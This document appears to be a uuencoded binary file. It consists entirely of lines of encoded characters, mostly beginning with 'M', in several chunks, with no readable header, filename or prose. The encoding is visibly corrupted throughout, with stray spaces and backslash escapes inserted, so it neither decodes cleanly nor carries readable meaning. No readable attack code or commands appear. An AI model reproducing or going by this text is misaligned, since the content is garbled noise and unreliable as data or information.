MK>.LXZVFU@G6B=9) ULG6\*=: IUFE6, ^MTZPSK3\*NY=99UMG6.U<) J: 9UKG6>U
MLLZW+K `NM"ZR6EL76Y=8; :Q+K; 96.ZN]=9EUN76%U<&ZTKK\*ZFAULJZVKK&N
MM3I; `J^N+E6%E6EE65ZN; U=W\*MG18/: T<JY?5V^ICY5I] K7Y6GI5O); <&6%YK
MH#7 (&FP-L89: PZSAU@AKI. 6S1ED%EM^RK4\*KR"JV `M9H: XP5M\$JLD! 6V2JVQ
M5L2\*6C\$K; HVSQEME5KDUP9IH3; (F6U.LZZRIUC1KNC7#FFG-LJZW9EMS^"O `
M&ZQ\*ZT9KKC7/NLF: ; ]ULW6+=: MUFW6XML! 9: =UB+K#NMQ=82ZRYKJ76WM<Q:
M; MUCW6NML.ZS5EKW6ZNL!ZP' K=76&FNM] 9#UL+7.>L1ZU' K, 6F\]; FVP/ `5C
MXX& (G=?/FQ, N&) -55A", 1P/C; ) %: SU-\_Q4 `Q%ACGB] G\FQ\$K\$QZ\_W\_EK!D] R
MPNM, 9 (1#T7#0) @0#OJBG=D\$E6\* `OZ `G& [ \$B (966\$2TKC3\*N\_B?COW6KN?G9A
MS<OG96?FA [N\$XR&\_+U\*>: 4<+ (H' 26#CB= `VP"YBRG9>/!4) QN [LOY `\_: \*5VL
MK5WJ\_ `E' 3=\_H>#26X0O: S@ (S>7GA"0; #!8E5J&I0 [1^U ( [G%Y=\$ ` [S375V1'

MZ^\_I' 2\_Q"4] I:9"\*\U+] [ (+P.#M2WC40"D2+;7]=?=FAW\$BX\*&)' 66Y\$\_=F+ MIS00]?3.RQ:>:#10Y' 07T)L?[A\$>U6?4:%9'>&(Q7T%Q\HUV\16,B9?VLWW^ MJLD\VOY3->F-!&).(FIG%-L%8WC)'K:Q+Y;!\_\*YZOWB(KD0[:/M"\=+49%Z\ MM#0<B:E'9KRDM([E=.58\*JZCWLTV1\$V%ET9JHLM[5,]V:%'K/Z7R8Y6]V6' M"B.^:"P2+XC%(W9F(.H;%;3)\*M4WSB;L%?;'@W;U<O.+(VP+9^GYQ?'0&%7K M7^I7[R'M[96J]>\_B\\_M\*2UT%;R"4YRNT(\_UL7C=0X.RP:\*\*[:\2NO2ZVS:QV M42"4>!7F"<<C!;:GKJ)7='F\$\_-EA9\_Z@[2R7(S'XRE?'^XP'@G(J)9D973RI MK9'\_/U!BA^.Q:+T=WI0.KW'6ZXPC?VZ@U/:D-E6O>M%>OG+V?4XX5\$0I5&' M,^UQ'='ZE;XSM'%)CXZQ\_54]VN'HBZJQJ,J\5%'<"8?"\6AU=V+SEX;#-7,X M[S'"KHK;:JJJZO4%8NS)9\*W8%RJR:R?5SL@\*VN/4F\*G5S'JI'R%1[1J..\$.@ M3RA8GMS6B0YGK7/L(E\PLT]>A\QPK)VGGKH4>]GEX1C=J8]\*EY4Q/AF9-HA MM@'#(N)LW"ZLW9B:9E8D\$H[0#\$?MQ'BL.O>H4LIT;D2=3IV7C9;Z"JJKX<)' M4)U\*>G\$(!D)%B7K-5JS=KAJ@W2+A>.E\_Z^MEEXRR(]%DQ+U34BMJ2]<JJIV3 M5@M'6/,2?Q=?K'<X%BBL.I,)9SMDJ#^%RPSX@N\$B3UK%ZU1\*N:RX3[?19+%K M(' \$0)-MYL0C;P9/:S'I+;?>)^',A7S"EJ%XG%. (467VHBZJ]TLL.Q9F,1=B@ MR:N\$VL=9X]B]3HF3L7,(UX)VI-Y,?SBN/QNP29SK9G6D7^N+!F+IH51>[!MC, M^>' \$9DH6>^?D9?K^Q1Z.17GASF;M&M;W4YFJI:07LOUPLGNQ`+SPVKY=1;5 M)BDM5]>,ZJFL,O>TMWHZ/^ (+17T%,=OOJ:-6DTM,Y0QFFK<2L:OO`#PI+6]5 M\*\_UZ[\*FWIVJ>Y\$#)^\*!4&NH2+^0\6]63&8BHRW6YIW:!U4HO>6N77"M9?U?: M7,F".A0\ [H9Z57<S)9ILJ]WAFE8[1K74KG%-5PWQ.DK.K4,]96]ZV5U\*7>?T MJCN;G.[NB\_AS'J\$QGEKM]&6E]]1>1K+MOJ;E<A60\*E??M7AJ%[PUA3P [&>\_E M"P2CP;!\*N]O),&>U<\*3Z#.\^#24#W\$"6>=R-K-I-K[N9;+BOE:F%9,\*93DRF MG<L]] =23LU;=PWE2F]DA==\;K\*=<:^9D,W%]2IYN5"G/+O&5%H<CMJ=V@75/ M+WEKEZH+W/W;L<1%UDJ+QD5YIXU>;2X:^E'3/V]WCIZD[5\7ZF=ZXO\$`J[= MZ%X\_UR7(54B\_XJ5U9H==)??%3E73KG;)HOMRIXJNVY\*T0LH"F:O8#I:V:YL7 M\I5&B\/)A:;<ZGCJ\*F:5U5/VUE7VBDS;E\_KY3%W,U&>VY`%31RDO%BY-E-5M MC&LR91Z&8U6[9R'8[!/\*\*\*@O\$Z"D(^H^W<<,'Y/\*M:B4M83:TP\$+(SP)' \$3:2G M=L%YUT%?>4[8Y^\*\_L.9>OGLX/,8IVC';^4RI)NNZ<E1U9/!IQOFPE6>K.W)5 M39QRDPPEUPG5-NP[/ .JM>5[5J6FVKQ%'`YZQ(8!1GB9Q`-\*9ZW7L^K9!5EE92 M4U75`>%@,3NQ<K%U!;SU%/G?:C-E1U.WK!4?>1)O\*F<P\*@( &\>Y@X^JGF@T M7!#PL77BD0A7I42J:R1<4OW)@E1![?NBS%"T>S@:"U' (#Z=\+J^\_BW<6CM;< M(%?7MU'-]<6\*N67BD&''.U/G566\$)\$\!\$Z]7:XN)JM9(??1IEKNHTW5\_+4^ M;Z67O)3(UCIN\*,9+DG>B?+@,>)(J665UU=C!Z4506BU1<;83'TI\*?'QHJUU@ M\6DEEIIY>2UM4HI##9Z4X3QS4:2]Q.QKUU=-3-4]RFR03:H;T,B];T<]"THM MJXN?) [VDEIM>K&/FU%)^>2G+2R^IY:47ZY@Y44H</1G.4:76/KV8FNP:B)2, MYY-%OC/THJZ.;G8X.]/53MGD44^]/>Z%)\_ =96HDU2\*^I.=4G!?!Y2ZHN=R5 MJGGZ9[MV=VJA\*J\$>SJC7<8UTTO5WJCDCOJBZ;HNL:'`\_T%W2-1ZJ&EYE@>3U M0TTGSDAJ<D!F+\_XM98QGA=8% (N%0"6>LQ&WJ\*?>'J\_3\$P\559TSU\*L1[!Z( MJL\\*\_ [77\* [KRD];( (QOG)3TIK:H^=7E+GLSRPZYSG\*NJMH)JNNKN3XFJ&\*QZ M#WWB,397]?4C080'`1'G"A3Q\_)<^+WTA?^("7W7NZA8/^-.KR4\_,]72HY50] MODU.)6KJ\$W[-E'H(DW)7K?H8"M%8>I\_GOW5Z:SK513FUF5665DB=09T)7-?I M], [4DBN;NN3Z%^)JLIEL7TE\*,K7+55"7:.\_?ZI%W7Z^]\*6TRBP-. "Q(Y\*;3&H M5=LNJV/[)KM<6U>UDEO'77&UW\*M#V[4VJIWVCNOO<2W#M2K5%V-W2^WNU'9J M.M%\*+\*?FD\*S]BE4]P:AZ`.],\#!6%;K9L0&^8%Q-Y]5,QZ/)A^39(<95U:, & M57>V2J(=312R0^H)L[-IU=/A1#7YV8L;B-3X@(')OD\A2R\$8#OJK!J!KFE52 M)^>S, [9UI/:I#B)T]8:KJ.\V\$]]<2\5;>![FF>!KM.MZX.;[%=\_9BYG\U# M]%!4=2<WVJJD?\^1?'2?/\*\_&(D'UW\$/)7[;\*R%7\_I'^AD7RAM.YHC,]X[]V8 MLQ(I\_)>QW`VOT^'9.6\_;N7BGMCRI397-R\$T>\X];S\>N;,CRQ,]SMU8<DK= MU+D;:F[W'\G\$'JJ[FE666B\_G8WHO;L^+4\H!YPBQ0P4<;TY\$];GO,VL7U%)3 M\*BE02KT'+S3[ ]D7<]:KO26R\_\ [Z.6<&=Z\_SC+%WW'GXJZKADEP.V%SV"#O5 M.<K9/WDQ7RRNWE[-D]IDJY<O.J9ZFANCDM0P(Z+4YK.ZG:RH?CO92'X=D6S[ M0LY#(MM3J^VM:I<Z7WS9?F</Y@4FJ%AZV74\*\_Y^!>A:LRJF?<E(+ZA255DJ; M3152006L7<@JL^LNYMBAHECQ?^GRUM655DPKU/%R];Y8O2^5^D(9N>X&=R/) MD5CW\_5>]/>YW47^\_M][^E)YX)!I60R2MZ!REKB\*?=DMYS%"KVI6QI.9.+7%P MN%+JH:9STZ^.:5>]Z@TE%^^^JK"77`=46MU;N\Z#G\*I';\*Z>GG;YJ+#S0-57 MSNA)75YZ;^I2:ZUH[V"T5J5/)%#D?%>2'XBQN^OK4(M,00]U'P955T+U)\$15 MTY[AJXU3?U=6F;O3#B9N4&O-E/86T]Z:EQN#\`A54,\["LH3)VA/>HE73\*MY M:THQ=:?LRKB/B[JK6>ZTZ\N\*.HKN%ZK:=NF5;' ]Z+1QQG;S=CW32"HFY:ZY1 M'G=3K;Z[K58]^156S6G?4V=591./H7+#X^U(]7A@<(UQ[A;RU&/OM\$I665TU M;UHM40D&W=LPM9!(1'AVJ2[\\*:U\$7SRB;BP2\*^>NI\*Q^.8^Q`@7.96EP.&1S MN-&I4DYO^LU5W55/W65OK?(\`R3@/"WPU%-/Y".1FE.6<[\_&TX?DZ' \*7:G9Z MXF.CB[4^>%MP%M4QUCU\_]83/J22^I\_9)>K&/FE&MM\_9UUS%E=ZL\*; &Q\_PQXJY MY[,Q>\_JDWVN'="E'/D:K+<KJR9V:M\_MM/O:CJ/\$U6SZA+OFG;-QXZO[DE> MQ;HZYSQG=F?()]5\_\*4V^/6J\_DTZ!Z]G;]\_<GYX\`J!7MJ%US;O/ZNM,6H`@^C MU)VE:UK5\$V\_=>8#,! [3J0NWC/\<7\*5)/OGH%0H&2>\$EU+9IZNE7;5\_5%\$<O MC<37X&K()ANV>BNIS:RRU+8WT2P\*4%'#.CG\$ZJFGY:.N004IL\_9Z\8,6]]9V M%]Q;N\_XN;^TN54A^&YD\%!. \_/\$I^\_O"DE[PU]==AYBXP,M-+;: .I`@\&!MB1 MJ%I' =TMMXNI'^S4C,J6:\$0S8H=1;X/\_1[TWK=U^WTONJ'O.G]E6]?W7]\-37 MD?I\*:N.Z"WF<1.R(ZZ73^FJ)--]X57U9D%R6>DR1V2MQ>ZE2Z@OW<>Q/AF'5 MM\J].>LFN[H'BHH9!4ZI^G\*L.IQ\*]6&G/BM5=507G82K6!8H"<3<RV9AKNNU

MNZ!V9\$K%6U/H4^BZ\$8FZZREW>/LNGMYC!+E\$48L%@ZI [CY9O3)RU03;+\C/  
M"FSG:0PW`4XM-Q ( (1WC7&4%?5\*437VPG?ZV4S;U3G55O>K7J0:2GWA[U1/E\_  
M-->\_W/2>Y,^' ZNNH:P [UY,=33T=RK< (%\_)PT4G653GZC7\@WG&PHYT!PE9-G  
M7YY<N:NVK[16T[VL;'] \*HT^AN@- (\*8;5 (NV (> [;DONH2#D?=#KY97' ( )QZN9K  
MMPB;L-9, SFG;W:XZD [@JSK?;]\*T\6WU\$JK<CJZRJRQ\OJ#XMIATFJ<=' ^H%1  
MQSY-WYGI>U%] Q>JO^=E) \DE%?3V) -YM7' ( [\$W%>'U (I:, OE (+%Z:O) ZYVU7]  
M\_IJ;E\0 [RE/?54=K"NJ^-:7) UDHK>%, +JIDX=R5\_;9:1G9E>Y\*%>/>KGJ, NNL  
M15I7] 1<\_KB [7W7=ZS?5.G\*N9>BB:!/!32OR%SE=514-VJ\_O@0C [J\*\$9M/A1';  
M7\_.N7+W) 9WA] X^&8C [+KEW\*IK<1/N) U [K5KUJ/. .T\_+NUTC<UT33MT!ZE]?5  
M%1Y\_>7O7/&D=KCG4KUI2QIZJA\*/J9R()=LV6R;+=2EUW\$JD%; [\*@OEIW-U1/  
MXDR1O-NK+F3WR>6) (\$=6UZ"OR%7VUTPGCIB:=MU[]) MF;/->X\*^ZS3W4Y\?D^  
M'.'K] X@KK79"==/U&JH6\*!BCSF\IC<O; ) YHEK@^YKF9666I; ;8YZ/NU5OYSJ  
M4) 6H' 4D99JDEJTJYB^A!S=[B6GNQ07Q0G&\_5L6' 57DOKH () #H<) V2J^\_S/"DM  
MM: [J2Q+WFGKJK+H\_S\*3WNJJ] ?6I3IGT/] #\3KF54GUS32W6DHM4+2YLG+9!<  
M0IW#M\Z!J [ZZ\?IB!7Q8# (9'^8+ )/V1) ;7J33?754F) :\_;2X (%;5<OU, \*5' @  
MPV) R2EM;W6 [+ #G%\ (LFIR.V7379S?452' HIN9CD=48UG+\_/J9I, W+, FSQ] I  
MI:SDB\_>SW>NDSN") R?XA;R!2TRCD [2:G@S4OHS+.K4J [MNI [RZIIYSE@ [38W  
MV<EF) :1Z;365W) IJ6OVD34UF.G] A\$2Y7TVR;1-%9336A\_K [#="J8M4:J6EN  
M0VIWJU54\$W'N] B.) 12?624WR [6# 'GWQYKR\X1F3 [0\_EA3 [0@\$A, .IN\_-& (S  
M4\#YW5&B6-T (!=0^4E<] U>K#%S [J3SV<1H"E3ZBI5] V"U!1X+%S') RPF:VKN  
M^:HG.90 [U:4B^1S!W9?Z@Z;Z>\_A\*, \*T\$%) GTOI3666NOGI^\_N9\*Y#GM[@1<  
MM:J\_' :/"U< [9U (F [+U^\$%2Y07U [\_EZ [+V [L [^6EAQ%87=5<Q&:VKQA!VE] 7W  
ML^H] NJO9H3J6FALN55>HM' 0NBZB\_QZDE.\95' 4W) +Q^RNP2X"<R.\B=%ZL%>  
M+) ) H=(\7V<X?J\*04U, FINN+NKOH6F: :G5MN; :+MF37 [QE^, ,) U] YK8KZ\$K%6  
MS?E"D5) FEXP\FOXNY3\$ [M<FNH5#KCV"H-\ 'A\:/ .JO?CE!A\SB' @\*E7\_D) F?  
M=M<TPY&N-F>FB%VSN.3] 7M3Y#4 ( \G9&<0' UJN-/\_; ) 3-5-^OLN8IYB\R/>S  
M<X) W\_4' 072J, > [ZHXID\*?E+KV0 [Y1=:U45UB4] IJ2L/%76?EWQ8Z] PRY (=K  
M^BGP^\_SD) Q97 (ZO, W?\* \*G, 'JIPS) ? [G] 4] /ATG+^4>=&57. "F>&0T^<, -/ [I  
M4VJ' U\$/7JNEDRCER^\$?] X1\_\_\_\&&M.T;EW:BJ\*M8UZ#\#<L+5/S3UN!M99;6:  
M7G<ST4@MU\*3R1\8J\$9B [9T\_HE.SI52<=D' RZJLFDY<+] ^^NW+\Y575U8:V:  
MC-BJ6' W!5-/JG\*2F^MFNA><5\\\*J0UT15;CZNE>] 0WDY=5?H+, 1YW>0\$ [U]-  
M5J\=NS;MUQ-U%O/X+01G\$J?/] 0, 2=XMEUVZKORI-; -3D-3BEY4TVU577W5!=  
MXZI^%\*VFU`+=TRJ1] E/I] %I-SC45B!4G\_WC54V>5;) RO=, 8Y\_\0"SGG%^6, H  
MO\_I.6?2V;7\_M; \VXT^, "J3 [D\_ (] ^K\_C\_V+OO.\*F) ^.'C, Y. (BKWCKVAV&%7  
MEN. `4\K) 'BZB@%<6.-G;/7;OX`X1L8`HB-A`\$+&A@KV+V+%C1^R]=\6&79\_  
M3I+=R28Y?Z\_GC^?U\_/'C] 7ISF>\WV [ \*9278R23C0J4\_8J\Z?3] "NB\Y) 4OG6  
MFE:K) N, V2&1TMQB-06U^3+E3P\_) A=K?T [UIGU+"SE23L%) WUH%AV&JMB5+?`  
ME2WC: >. +OC/HOJ@>J] 5>W-FO<#9?^5KK=:WK@GYTK#A) U\*W8A8F> [54-NF">  
M0E0: <I.YGG&WC\*SI9Y] R8XJ03#9S, \$AKUYM5-GYX.GKJHP\;) \*% ;1?0\*G\*=>3  
M\_I, B@B\$>H`) #ZZV0UZH&0@E13:MG=H' &'A%GGN+8=WZ\$1\_4=L6UJUET:S) 9?  
M!, :I+=KLK>55#7Q7\_.XEZBP2KVKZBT9:5TZS5\$Q6<49?L0N [NC652^IU@<GL  
M\*#TF0N@=>8>`M3>\$\*F\$&W4\*O9'. +N^<CR\; ) &/ZR.W\_>) +W) II82\_5OD<B4  
M] ZBJAE2Q# [RBO=YMDDMVUHMKGY.) /G7+R5<GL\_JA [!" [W9R!. (W\V-; \P7PG  
MX [Z' DG?@K&^\*8\*M>2V/5%<5"OANSBOHL!M4VYI\*%JP. (0<E" \_<MO5;U!, KI@  
MKE/!2&5;6"P1B/DBK, ^^) PN.' =:IJ+ #'T;F05\_&%G\$\*A876:IYP3+7QZ9\TO  
M3+J; +UUVE [WSI0K=94>JH\_&'WCS!08&%E+>8^E>6A@; &#RP-T7-2".4; #K8-  
M>OGFU\ [21] P\*PY, X:V-TCN^KF, V, 9\\_SNY1\$SHSG?\-13B7) .] 7/\*^EFU5< (  
MV [MR\H' K<!AQXSH<7M!K1P. !\%=H8N\$;W2, E`6-C' YU\*E\*: \0`<7]?C/.; SG  
MB+IDAS;J) ?%-&. [ZG43; \$ [ 'S\$] "N%<N, " ] FX, 6<4C\_>%<T (P5S2.6:F) \W>  
M (LKYMU`Y. W\3' \$W8 (-:4A6U2QL [QB [\$8FW\SWT1`U5, 9E/\\*Y2;DVAE-^&  
M%\$N#T^, ;T\_H) AR:S&3?.P81, \*A4RDBH6G4J (.#\_KZD?KO2=C.A\_W#T, M#>@Y  
M] \$' <T\*Y3DAV- (B5=O#`" !6- (\*:7"D%\*FBZ-%\*?A&BU+VK4:E`=K68"A1&M (!  
M=\GH\QY] R\=(5E2;A9:L\YM!S^ (;6A@ (Z, 5%, #@` , 1`L] /23" (Y, ) &H. +\*, 8  
M/@21>' ` (HA&MJM>O\$#HB, 2+.4C) ' %NJ#7\_5\ "4985] \_\*P;TJC%CVK; \ \$!%C  
M0 (B12Z9; ] 4] 9, ^; \_E.PPET2\*!ZCU0?E<K (. <^9 [9%`Q, -CG=\_81+QRP:H6K6  
M\1:] \$\*, ' ) 48D2SY@3; +V^+` 2\<K^@. ^) >PL+^]; \*\_GI7>R; BX</-R0>' &X8  
M%NOEPP;WA4:9MV3P76F` .3H<.D>6<RW=GZ\_QT!%SX6&>.' S\$7\$2<^<T1<Q1T  
M8UV8"-OVD?, NHT2O [H!XE3\_"P`<"@2%S\>BQ;ATF\$ \ \$DH>B!<%ZN^, O#W!/.  
M?TH^0?18.2^5, 89ML. ?F) ;PS9DN\*E6U>0=-VW3H\$ (H6WS3=>)># [=!9;\_X4R@  
MPT%P\_Y' GR4L&I9F!UK11+%G10G] 0\$&?# [-45O2HX#3X98Y0: !=V4\<LM?R0@  
ML (F) 2B8\*26] 9&./;\_5F] 8\+HUPXRZ>6VLXQQ' 1#\_NO5 [R=LF%8\=%04\=\*!  
M./`P<2?QB+\$@Q\*/' @L0C [G1\$] O0Z9`Q\, 'HZ%SY8 (!X8!V# \$G (4; <40\_`CB\$  
M [D6, #6M-, MN4RX [C] X6 [1^ (U\$ \YNFG\QE1PG+P; T, 1FO\$ \!X.#\_RC3&&Q/T'  
MS2E' `S0WL\Z7\$SHKZD8UON-?5KYP+P\_X^D+SZIC1F>XGG\*WRZ&IQG0PI?M6  
M\_\*` \>DHD:N>O]' (&A` :G1^>\_>&, 'G:] =MSOFH>] XU.' MN' > (MU] M73 (5\*RDG  
M\*` =/1`P+ZCE] G4;Y0&NS [C\*A81M?LC/7. (KQO6X' 6;K! ^=BLI9F1A: [<>"J9  
M; ; ^#QR`JXA') /C!YF2H! [KSW7<) DGAK75.C\$<I7\*X\*Y9O:\_G:B (CV\_D) X=W  
MK2>OY"5U [?!W?QM!YIL0; T [6Y [ <AQ28K7S\$8S&Q<; J<8<M?H8L!] H?#\*Y"2]  
M [BVO1/\5!>] 43";HFF%>XU1, IN/>=/' \* , &N`V] 36F@ "G0B+3. ^Q\` .80' OH  
M=1R (ER [ <0F] #<\*`X3] 8>7./] H&=R<+I0B%RSG: , #%) +&9&4;A2:SOYYR] G\_0

M&<) <T=TA) \, = (D90K[?^ (N\_#Z:3V?M85KS:FXV%' =47IY3/\Y82@[GK[ULW)
MK' Z' ^5BAH%?U9 (-@0 (K70.DM:VF'9) (' [0KU1C?'Q.@@]SY@QMF0N%%0+)U3
M<@>\Z (UO, ,2S-S (VSSMX9!98\*KZB/I3BA?0\*:TP79M8'C;QIEEL+:UM) L3BO
M[G' T%; Q<X7A2HB9. I7!V3)R/6^SLY<O3Z [FS6^OV2.GN;5] \$' S] I] GJI<A%A
M7CJD3RLL5IS3;\*J\M;/P\_ "5;C0 [R^4!T6K=YOK2Q'^00)BB.2?) ]!5I9G0B)
M)K, L7N=( (->1=9UT2@[K4U/\_8T0CAL/H2J5/(A(^, .:W>M-.3MXWK\$7G=%C
M(0K7Y\_ (JO\$XYQX\*\*1SR)\*M91DO712+--#7FH\$^J7R8RA?\L[KE:3\*1QL(Y;6
M?97N\, 1<?H' IZ=XYX["YDZY, =Y3M4 [KSI\*.#DGS&EJC' Q\$, ?X]\_RZ0ZW0B> [
M+O EZV8, A6J#P: " (8-4) &7WLP5FP3=2ZBM[VC9-@K^6-N2:] BWA1?<G&Z#WUU
MR:Q3CAA#' YUSGSUT)' QTRGA48#1\=, I [E&\S3BCJ\_0;?:-0 [#+XU=OCIVV:'
M:6BFJ8Z\*X':WC]!K#W\_&YV<2 (U+U)# [IO\1;^ )O\*L>WC;X9UC3\_.W"EG [A0C
MSMC@>G] CWD3"F6AJ]O [&O (E"IK\$P\$2M,N<GF=N] OS) LH9-\*#B5AARDFRM?;^
MQMP), OK?C0?/[ ]W\_.^ 'H\*21\_ [ [6!/3:4PMY%B@\_\*I>BWJ1!97 (J' \ 'DZ;R9\$
M5QR' B;@:3^, [, +JY\$ (?B) \$S\$35B!W[#] %D+TPLF8A7OP#M260"8&H '7S\ '^@
MP [I; "7\$@!\* \ [A+^3L!#L0J; ;RW\$X:C#--R" E?@#.VXC1&^D<" &6X#W8VPJQ
M%ZHQ#0.Q#%] @\_>V\$\*, -03, 9U> \X\_8LOMA3@2#3@7M^\$U\_ (6==Q" B+) \*X&\$OQ
M`3KM\*, 0^& (0V+, #C^`H; [B1\$=YR(, [ '(+^!G;+VS\$#TP\$C-P!] [ '\^BRBQ!'
MHQFS\0 ``PEI=A-@/-9B`\*\_ \$DOL' &NPIQ, (;C+-R`E)!O8R%6\W?;W83HB=&8
MB;OPP49"O, O?3KL+L3^&X' 3<@%?P%W;=@^\-XW\$EGL&/V&9/OFLT838>QA?8
M:"\_6#] 1C!N [&>UAS;] 8I' (\S<"-6XF\_LMH\0') &&J [ '</V';?86H1!IS\ `B^
MQ, ; [ "7\$8&G'> [L' [6&M\_ (0 [^4)R)F\_ `J\_L'N75D?T (ZK\2Q^QG8' L`XA@TOQ
M\*+ ["] @>RWB&) F; @7' V#M; JRO. `GX6:\AG^Q1YD0QV ("KL%S^`7;EPO1!\V8
MBV7X&IMV%^ ( (C, 3Y6 ( (/T?D@ (;KA1\$S!+7@=XF`A) L0@G (\*%>!ZKL<, AK) \8
MBWEX#-] @LT-9IS\$\*LW'?/L (ZAU\$/ , `Q3<2O>@#R<NH, X)N) :O (!?L>, 10E0A
MB\OP. + [%YD<\* <11&XP (LQ<=8) R@ARC\$<9^, VO `G50XB] 48-3<1U>Q&\_8\*<:Z
MCQSFXP E\ARUZ4E\_0B`MQ/S [!>A74, 8S`--R.MV#UHEYB, ";A>KR\$W [%SI1#`
MH`67XTE\CRUI+6, X&1?A`7R'?) L<1!.PCFX`V\_# [BO\$OC@.IV\$17L8?V\*6\*
MNH=6+, !36 (6MCJ8>8@PNQH/X#!L<P] >+6IR+.\_\$.UNA' G4<"D [\$8\*\_ `GNO07
MHC\_&X0H\C1^P] 0 `A`I#") 7@ (GV/#@4 (<@CI, QUUX%YVJJ? \8@M-Q`U [!7] CU
M6.H\_QN-\* / (, ?L<T@ZC^:, !L/XPML%\*?^HQXS<#?>PYHUU' \<CS-P (U;B; ^PV
MF/J/-ER%Y?@) VQY' \_4<:<\_ ` (OL3&">H\_&G'> [L' [6&L (]1] #<29NPJQX! [L?
M3\_U' .Z [&L\_@9VPVE\_B.#2\_ \$HOL (F) U#\_D<1, W (L/L/:) U' ^<@+-P, U [#O] AC
M&/4? \$W`-GL, OV' XX] 1\_-F (ME^!J;CJ#^8R3.QQ) \B, XG4?] Q (J; @%KP.44O]
MQR"<@H5X' JNQ0QWU' V, Q#X\_A&VQ63\_W' \*, S"??@ (ZS10\_S\$, 4W\$KWH!, 4O\1
MQT1<BQ?P\*W8<2?U' %I?A<7R+S4=1\_S\$: %V`I/L:ZHZG\_& (ZS<10>A&JD\_J, &
MI^ (ZO (C?L-/) U' \_D, !] /X#ML, 8; ZCT9<B/OQ" =9+4? \Q `M-P. ] Z"U43] QV!,
MPO5X; ] CYS3U' RVX' \$ \_B>VR9H? [C9R\$!\_ `IUF^F\_N, DG (, [ \#; LL=1\_ ' (?3
ML^@OXP\_LDJ7^HQ4? \168:L9K] [1] C<# \$>Q&?8H (7ZCUJ<BW=P) ] 9HI?XC@<E8
MC!7X\$UW&4? \Q#E?@: ?R'K<=3\_Y' ") 7@ (GV/#-NH\_ZC' ==^%==&JG\_F, (3L<-
M> `5\_8=<) U' ^, QY5X!C] BFU.H\_VC"; #R, + [#11.H\_ZC\$#=#, ] K'DJ] 1\_ `XPS<
MB) 7X& [M-HOZC#5=A.7 ["MJ=1\_Y' &' #R" + [ 'Q9.H\_&G'> [L' [6.MTZC^&XDS<
MA%?Q#ZK/H`U` .Z [&L\_@9VYU) \_4<&N^7W@\_G [ \*+ ["] F?1!B") F; @7' V#M\*; 0!
M. `GX6:\AG^QQU3: `S\$`-7@.OV# [LVD#T (RY6 (:OL>DTV@", Q/E8@@\_1^1S:
M`) R (\*; @%KT.<2QN`03@%`\_ \$5F.' Z; 0! & (MY> `S?8+, 9M`\$8A5FX#Q] AG?-H
M`S`, 4W\$KWH"<21N`. "; B6KR`7 [ 'C^; 0!R. (R/ (YOL?DLV@", Q@58BH^Q [ @6T
M`1B.LW\$; WH2ZD#8`-3@5U^%`\_ (: =+J (-0 ` [S\02^PQ87TP: @ \$1?B?GR"] 2ZA
M#< ` (3, /M> `06; -H`# , 8D7 (^7\#MVG D, ; @!9<CB?Q/; : \E#8 `) ^, B/ (!/L?Y<
MV@<"A' -P!] Z&/8\V`, ?A-"S"R\_@#NUQ&&X!6+, !36 (6MYM, &8 `PNQH/X#!M<
M3AN`6IR+.\_\$.UEA`&X`\$) F, Q5N! /+=F"-@#C< `6>Q@\_8^DK: `\*1P"1 [ "Y] CP
M\*MH`U&\$Z [L\* [Z' 0U; 0" X' 3<@%?P%W:] AC8 `XW\$EGL&/V&8A; 0": , !L/XPML
M="UM`.HQ `W?C/: QY' 6T `CL<9N! \$K\3=VNYXV`&VX" LOQ\$ [9=1!N`-. ; @ \$7R)
MC1?3!J`!Y^\$>O (AU; J`-P%`<B9OP\*O [! [C?2#J`=5^ -9\_ (SM; J (-0 `: 7XE% \
MA4UNIOXCB9FX#Q] @ [5NH\_S@! 9^%FO (9\_L<>MU' ], P#5X#K] @^] NH\_VC&7"S#
MU] CT=NH\_1N) \+, &' Z' P' ] 1\G8@INP>L0=U+\_ , 0BG8"&>QVKL<! ?U' V, Q#X\_A
M&VQV-\_4?HS`+)^ \$CK' , /] 1\_# , !6WX@W (>ZG\_B&, BKL4+^!4 [ +J' ^ (XO+\#B^
MQ>; W4? \Q&A=@\*3 [&NDNI\_QB.LW\$; WH2ZG\_J/&IR\*Z\_ `B?L-. #U#\_D<- \ / ('O
ML, 6#U' \TXD<+CT^PWD/4?XS`--R.MV` ] 3/W' 8\$S"] 7@) OV/G1ZC\_ , ' E> !+?
M8\M' J? \X&1?A `7R\*] 9=1\_W\$2SL\$=>!OV8] 1\_ ' (?3L`@OXP\_L\CCU' ZU8@\*>P
M"EL] 0?W' &%R, !\_ \$9-GB2^H] :G (L [\0 [6> (KZCP0F8S%6X\$) T>9KZCW&X `D\_C
M!VS] #/4? \*5R"A\_ `Y-EQ. \_4<=IN, NO (M.SU+\_ , 02GXP: \@K^PZW/4?XS' E7@&
M/V\*; YZG:, ) L/ (POL-\$+U' \_48P; NQGM8\T7J/X [ ' &; @1\*\_\$W=GN) ^H\V7 (7E
M^`G; ODS] 1QIS\ `B`Q, 8KJ/ \) HLP' FX! ^] CK5>H\_QB\*\$^CW:L&YF (>%N `6/8 `5^
MQ, 8] I-@1AV, (6G\$ .YN`.O (SOL%Y, BNUQ, /H@CA% (80IF8PE>PI>P>TJQ"X [ &
M"+1@) J [\$ (W@# [ ^%G=\*Z0H@NZH3] &81RF8C9NP! -X\$6] C%>Q>4FR#KNB#! -\*8
MAJNP\*\_A, ZQ&YTHIML! ^Z (, A:, 5<W (1E>!W?0/268A/LAL/1' \.0QEFX&- =A
M\*5 [ ` = [ # [2+\$UCL ( (M. (\7 (IK<0>>PCOX' #] !] 95B (^R# /JA# "Z9A/I9@) 3 [ #
MS [ "KI-@4.V-\_' (D!J, , \$7 (CK" \!6XA/\@@V/EF) O' (X:C\$0; IF (. %F\$YWL `7
M^ `V=CI%B2^R% [AB (T6C#+ "S" \$CR' ] \_ `C.O7C, =@', 9R\$TW`Q%N-> / (/ \2<V
M [B\_`' C@2U1B%TS\$`M^ (IO (O080W@^\; N. !2#T8!V3, ?EN!, /XTVLP\_M\_H/%" \*
MG7 `P\*M& `<3@75V\$I7L\$G^!> [54MQ&! + (X5Q<A25X"1] B%=8X5HJML" \J<!S&

MX' 3, QF+<CQ?Q"7Y#YT%2 [ (H>& ( (L9F 'AEN' %? (+?L&Z< [QD' HQ\_JT (8+<0T>
MPIOX%JI&BLVQ!PY#?XS'6)R/F [ \$\$\$S^%-? (KOL/9@ZATJ4 (>QF (SIN!KWXV5\
MB\ ['L>QQ) (8@BU, Q#1?A-KR';\_ '7UD\_0KN! (#\$ (\*4S\$; =^!QO (8?L?X0YL7^
